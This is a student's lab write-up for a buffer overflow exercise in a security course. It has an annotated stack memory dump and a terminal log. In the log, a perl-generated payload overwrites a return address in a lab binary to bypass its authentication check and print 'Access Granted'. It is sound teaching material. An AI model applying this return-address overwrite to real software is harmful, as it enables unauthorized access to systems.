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11/10/16
C.S. 465

Lab #8: Buffer Overflow


Part 1:

Key:
Sophomore's function arguments
Junior's function arguments
Senior's function arguments
Sophomore's local variables
Junior's local variables (The buffer for the string "cougars" is not easily apparent, so I marked where sections of it reside)
Senior's local variables
Freshman's return address
Sophomore's return address
Junior's return address
Freshman's saved frame pointer (ebp)
Sophomore's saved frame pointer
Junior's saved frame pointer

At seniors:

```
0xffffd608:     0x0804825c      0xf7e26474      0x0804820c      0x00007530
0xffffd618:     0xffffd648      0x080484bf      0x000007dc      0x00000002
0xffffd628:     0xffffd734      0xffffd66e      0x6f63d6f0      0x72616775
0xffffd638:     0x00000073      0x8e7e1600      0xffffd6a8      0xf7ffda94
0xffffd648:     0xffffd678      0x080484f0      0x000007dc      0xffffd66e
0xffffd658:     0x00000001      0xf7ffd938      0x00000000      0x00000000
0xffffd668:     0x00000000      0x00080000      0x00000003      0x00000009
0xffffd678:     0xffffd6c8      0x08048551      0x00000025      0x000007dc
```

Part 2: Here are my results after doing Section C. I rewrote the code to make to function return to the line when it grants us access.



cs-student@csstudent-virtual-mac...: ~/workspace/BufferOverflowLab
File
Edit
Tabs
Help

```
low3 `perl -e 'print "\x4b\x85\x04\x08"x8'`
Segmentation fault (core dumped)
cs-student@csstudent-virtual-machine:~/workspace/BufferOverflowLab$ ./auth_overf
low3 `perl -e 'print "\x4b\x85\x04\x08"x9'`

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
cs-student@csstudent-virtual-machine:~/workspace/BufferOverflowLab$ ./auth_overf
low3 `perl -e 'print "\x4b\x85\x04\x08"x10'`

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
cs-student@csstudent-virtual-machine:~/workspace/BufferOverflowLab$ ./auth_overf
low3 `perl -e 'print "\x4b\x85\x04\x08"x9'`

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
cs-student@csstudent-virtual-machine:~/workspace/BufferOverflowLab$ 
```